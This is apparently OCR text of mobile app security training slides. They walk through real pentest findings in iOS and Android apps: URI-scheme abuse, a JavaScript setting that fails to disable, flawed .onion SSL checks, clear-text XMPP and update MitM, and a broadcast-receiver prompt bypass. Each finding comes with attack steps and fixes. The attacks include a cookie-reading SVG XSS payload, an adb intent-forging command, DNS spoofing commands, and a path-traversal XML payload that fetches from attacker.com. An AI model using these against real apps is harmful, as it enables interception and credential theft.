
Fix: Path Traversal without auth

→ Do not implement local servers unless truly needed

→ If needed, at least require authentication (i.e. malicious apps can’t call it)

→ Validate URL with appropriate access control and path traversal mitigation

Episode: Sexy URI Scheme Attacks



SECURITY

Scenario: Browser app with custom URL handler

Question: What is the vulnerability?

File: ProxyURLProtocol.m (Onion Browser)

Contents:

```
else if ([[[[self request] URL] absoluteString]
rangeOfString:@"forcequit"].location != NSNotFound) {
            / onionbrowser:forcequit /
UIAlertView *alert = [[UIAlertView alloc]
initWithTitle:@"Force-quitting"
message:@"Onion Browser will now close. Restarting the app will
try a fresh Tor connection."
delegate:self
cancelButtonTitle:@"Quit app" otherButtonTitles:nil];
[alert show];
```

Solution: Any page can forcequit the browser

PoC:

Contents:

```
else if ([[[[self request] URL] absoluteString]
rangeOfString:@"forcequit"].location != NSNotFound) {
        / onionbrowser:forcequit /
UIAlertView *alert = [[UIAlertView alloc]
initWithTitle:@"Force-quitting"
message:@"Onion Browser will now close. Restarting the app will
try a fresh Tor connection."
delegate:self
cancelButtonTitle:@"Quit app" otherButtonTitles:nil];
[alert show];
```


SECURITY

Fix: Any page can forcequit the browser

→ At a minimum, prompt the user before quitting.

→ If possible, eliminate forcequit functionality

→ Implement a separate screen flow for help area, which websites cannot invoke.

→ In general, consider Universal links as custom URLs can be hijacked and are insecure.

Episode: Sexy Logic bugs


Logic bugs are:

→ Often subtle issues

→ Sometimes hard to find


→ Almost Always missed by automated tools

Scenario: JavaScript disabled by default



SECURITY

Question: What is the vulnerability?



Code:

```
mWebView.getSettings().setJavaScriptEnabled(prefs.getBoolean(getString(R.string.pref_javascript), true));
```


SECURITY

Solution: JavaScript disabling not working

Code:

```
mWebView.getSettings().setJavaScriptEnabled(prefs.getBoolean(getString(R.string.pref_javascript), true));
```

PoC

```
<svg/onload=alert('document.cookie='+document.cookie+'\ndocument.referrer
='+document.referrer+'\nwindow.name='+window.name+'\nnavigator.appCodeNam
e='+navigator.appCodeName+'\nnavigator.appName='+navigator.appName+'\nnav
igator.appVersion='+navigator.appVersion+'\nnavigator.platform='+navigato
r.platform+'\nnavigator.userAgent='+navigator.userAgent+'\nnavigator.java
Enabled()='+navigator.javaEnabled()+'\nscreen.width='+screen.width+'\nscr
een.height='+screen.height+'')>
```

Attack: JavaScript disabling not working PoC

SECURITY

Fix: JavaScript disabling not working

```
mWebView.getSettings().setJavaScriptEnabled(
prefs.getBoolean(getString(R.string.pref_javascript), true));
```

Option 1: Ensure preferences are set in the preference file

Option 2: default to the most secure setting instead, i.e. false

Scenario: URL validation

SECURITY

Question: What is the vulnerability?

```
if ([URL.absoluteString rangeOfString:@"https://"].location == 0) {
        Boolean ignoreSSLErrors = NO;
        if ([URL.host rangeOfString:@".onion"].location != NSNotFound) {
            #ifdef DEBUG
            NSLog(@"loading https://*.onion/ URL,
ignoring SSL certificate status (%@)", URL.absoluteString);
            #endif
            ignoreSSLErrors = YES;
```


SECURITY

Solution: Ignore SSL warnings non-onion domains

```
if ([URL.absoluteString rangeOfString:@"https://"].location == 0) {
        Boolean ignoreSSLErrors = NO;
        if ([URL.host rangeOfString:@".onion"].location != NSNotFound) {
            #ifdef DEBUG
            NSLog(@"loading https://*.onion/ URL,
ignoring SSL certificate status (%@)", URL.absoluteString);
            #endif
            ignoreSSLErrors = YES;
```


SECURITY

Attack: Ignore SSL warnings non-onion domains

1. **Create subdomain**: www.paypal.com**.onion**.7-a.org, pointing to 217.163.21.38 (Google)

2. Visit https://www.paypal.com**.onion**.7-a.org on a normal browser = security warnings

3. Visit https://www.paypal.com**.onion**.7-a.org on Onion Browser = no warnings

NOTE: This is a very common logic bug return true when a substring is found anywhere = problems common culprits: "includes", "contains", "strstr", etc.

https://7asecurity.com/reports/pentest-report_onion-browser.pdf


SECURITY

Fix: Ignore SSL warnings non-onion domains

→ Check the URL host name ends with .onion

→ Verify the .onion domain is actually running an onion server


Episode: MitM attacks



Source: https://dpsvdv74uwwos.cloudfront.net/

SECURITY

Scenario: Secure Messenger app



Source: https://techcrunch.com/

Attack: Clear-text XMPP MitM

Step 1: Attacker manipulates clear-text XMPP response

NOTE: **Only** available authentication mechanism = clear-text (PLAIN)

<stream:features><starttls xmlns='urn:ietf:params:xml:ns:xmpp-tls'/><mechanisms xmlns='urn:ietf:params:xml:ns:xmpp-sasl'>**<mechanism>PLAIN</mechanism>**</mechanisms></stream:features>

Step 2: The mobile app sends credentials in plain text

<auth xmlns='urn:ietf:params:xml:ns:xmpp-sasl' mechanism='PLAIN'>**YWJlQDdhc2VjdXJpdHkuY29tAGY1ZGY0ZjY1LTZiM2MtNDk3OS1iM2RjLTA5MWExNjA0MGI1OA==**</auth>

Step 3: Attacker base64-decodes

abe@7asecurity.comf5df4f65-6b3c-4979-b3dc-091a16040b58

SECURITY

Fix: Clear-text XMPP MitM

→ Enforce TLS connections

→ If TLS is unavailable, refuse to connect, don't allow clear-text fallbacks

Scenario: Update check mechanism

Question: What's the problem with this?

Request:

http://some.site.com/messenger/x.x/update.json

Response:

HTTP/1.1 404 Not Found

Solution: Premium number call

Request:

http://some.site.com/messenger/x.x/**update.json**

Response:


HTTP/1.1 200 OK


[...]

{"version":"2.0","forced":1,**"url":"tel:1-408-555-5555"**}

SECURITY

Attack: Premium number call





SECURITY

Fix: Premium number call

→ Check updates over TLS
→ Consider Pinning
→ Check the update URL is a URL and not a phone number
→ Verify the update URL matches some trusted domain(s)
→ Sign and verify the signature of update checks
→ Sign and verify the signature of updates

Scenario: Third party ZIP file retrieval (iOS)

SECURITY

Question: What is the vulnerability?

File:
Some-Info.plist

Affected Code:

```
<key>NSAppTransportSecurity</key>
  <dict>
    <key>NSExceptionDomains</key>
    <dict>
      <key>some.s3.amazonaws.com</key>
     <dict>
       <key>NSTemporaryExceptionAllowsInsecureHTTPLoads</key>
       <true/>
     </dict>
```


SECURITY

Solution: Allow clear-text HTTP

File:
Some-Info.plist

Affected Code:

```
<key>NSAppTransportSecurity</key>
  <dict>
    <key>NSExceptionDomains</key>
    <dict>
      <key>some.s3.amazonaws.com</key>
     <dict>
       <key>NSTemporaryExceptionAllowsInsecureHTTPLoads</key>
       <true/>
      </dict>
```

Attack: Arbitrary file overwrite

App retrieves:
http://some.s3.amazonaws.com/some/path/upload/12345/some.zip

Attacker replaces ZIP file
Attacker can overwrite arbitrary app files

SECURITY

Fix: Arbitrary file overwrite

→ Avoid weakening ATS: No exceptions
→ Use dependencies that use secure TLS communications


Scenario: User dialog for SSL warnings

#1 - SSL exceptions trigger user interaction

```
} catch (CertificateException ae) {
        try {
        if (defaultTrustManager == null)
        throw new CertificateException();
        [...]
} catch (CertificateException e) {
        e.printStackTrace();
        askUser(chain, authType, e);
}
```


SECURITY

#2 - SSL warning Dialog



SECURITY

#3 - askUser registers a broadcast receiver

```
[...]
BroadcastReceiver decisionReceiver = new BroadcastReceiver() {
public void onReceive(Context ctx, Intent i) { userAnswer(i); }
};
master.registerReceiver(decisionReceiver, new IntentFilter(DECISION_INTE
NT +"/" + master.getPackageName()));
masterHandler.post(new Runnable() {
public void run() { [...]
getUI().startActivity(ni); [...]
try {
synchronized(choice) { choice.wait(); } // wait for decision to be updated
[...]
master.unregisterReceiver(decisionReceiver);
```

#4 - userAnswer processes intents

```
public static void userAnswer(Intent i) {
int decisionId = i.getIntExtra(DECISION_ID);
int choice = i.getIntExtra(DECISION_CHOICE);
MTMDecision d;
synchronized(openDecisions) {
 d = openDecisions.get(decisionId);
 openDecisions.remove(decisionId);
}[...]
synchronized(d) {
d.state = choice; //Modify decision, close listener
d.notify();
master.unregisterReceiver(decisionReceiver);
switch (choice.state) {
case MTMDecision.DECISION_ALWAYS://3
storeCert(chain);
```

Question: What is the vulnerability?

Attack: Permanent MitM prompt bypass

ADB Command:

adb shell am broadcast -a some.app.DECISION/some.app.im --ei some.app.DECISION.**decisionId 1** --ei some.app.DECISION.**decisionChoice 3**

Output:

Broadcasting: Intent { act=some.app.DECISION/some.app.im (has extras) }
Broadcast completed: result=0


Fix: Permanent MitM prompt bypass

→ Use a local broadcast receiver using **LocalBroadcastManager** instead of BroadcastReceiver
https://developer.android.com/reference/android/support/v4/content/LocalBroadcastManager.html

→ If you must use the broadcast receiver, **protect it with a permission**

→ If you must use the broadcast receiver, consider making the decision ID an **unpredictable random token** instead of a sequential ID.

Scenario: MitM of XMPP



Source: https://news-cdn.softpedia.com/

Attack: MitM of XMPP SSL without warnings

Step 1: DNS Spoof
dnschef -i 0.0.0.0 --fakeip=192.168.0.127

Step 2: Setup Prosody https://prosody.im/
File: /etc/prosody/prosody.cfg.lua
Contents:
VirtualHost "chat.facebook.com"
VirtualHost "gmail.com"
VirtualHost "jabber.org"

→ You need to add a VirtualHost entry for each domain you wish Prosody to serve.
→ Settings under each VirtualHost entry apply **only** to that host.
→ **Result:** it worked with the default self-signed certificate :P

Scenario: Clear-text HTTP communications (Android)

Source: https://mondrian.mashable.com/

Question: What is the vulnerability?

1. **The app gets XML from the server:**
   http://some.site.com/some/path/file.xml

2. **The file is saved like so:**
   //toDownload.filename = retrieved from XML
   //toDownload.contents = retrieved from XML

   File mediaFile = new File(mediaDir, toDownload.filename);
   [... save contents …]

Attack: Permanent MitM via Arbitrary File Write

XML file retrieved over clear-text HTTP:
Average MitM attackers can change that

Attacker hosts XML file to **receive human right violation reports forever**:

Attacker modifies clear-text XML response:
<?xml [...]><mediaFile>

<filename>**../../../../../data/data/some.vulnerable.app/shared_prefs/app_preferences.xml**</filename> <hash>md5:xxxxxxxx</hash>

<downloadUrl>**https://attacker.com/pwn.xml**</downloadUrl></mediaFile></manifest>

Forged preferences file on https://attacker.com/pwn.xml:
[...]<string name="**server_url**">**https://attacker.com/submit**</string>[...]

SECURITY

Attack: Permanent MitM via Arbitrary File Write (logcat)

/mnt/sdcard/path/.cache/xxxx/**../../../../../data/data/some.vulnerable.app/shared_prefs/app_preferences.xml** **has been deleted**.

[...]

I/SomeTask(450): **Started downloading to mnt/sdcard/path/.cache/app_preferences.xml**

[...]

copied over
/mnt/sdcard/path/.cache/xxxx/**../../../../../data/data/some.vulnerable.app/shared_prefs/app_preferences.xml**

Fix: Permanent MitM via Arbitrary File Write

→ Validate filename against a whitelist of characters, i.e. allow only: |^[a-zA-Z0-9\.]+$|

→ Use TLS, it's free now :)
https://letsencrypt.org/

→ Consider pinning to protect from high profile attackers:
https://cheatsheetseries.owasp.org/cheatsheets/Pinning_Cheat_Sheet.html

Scenario: More Clear-text HTTP (iOS)

SECURITY

Question: What is the vulnerability?

1. **App requests + caches CSS file from server:**

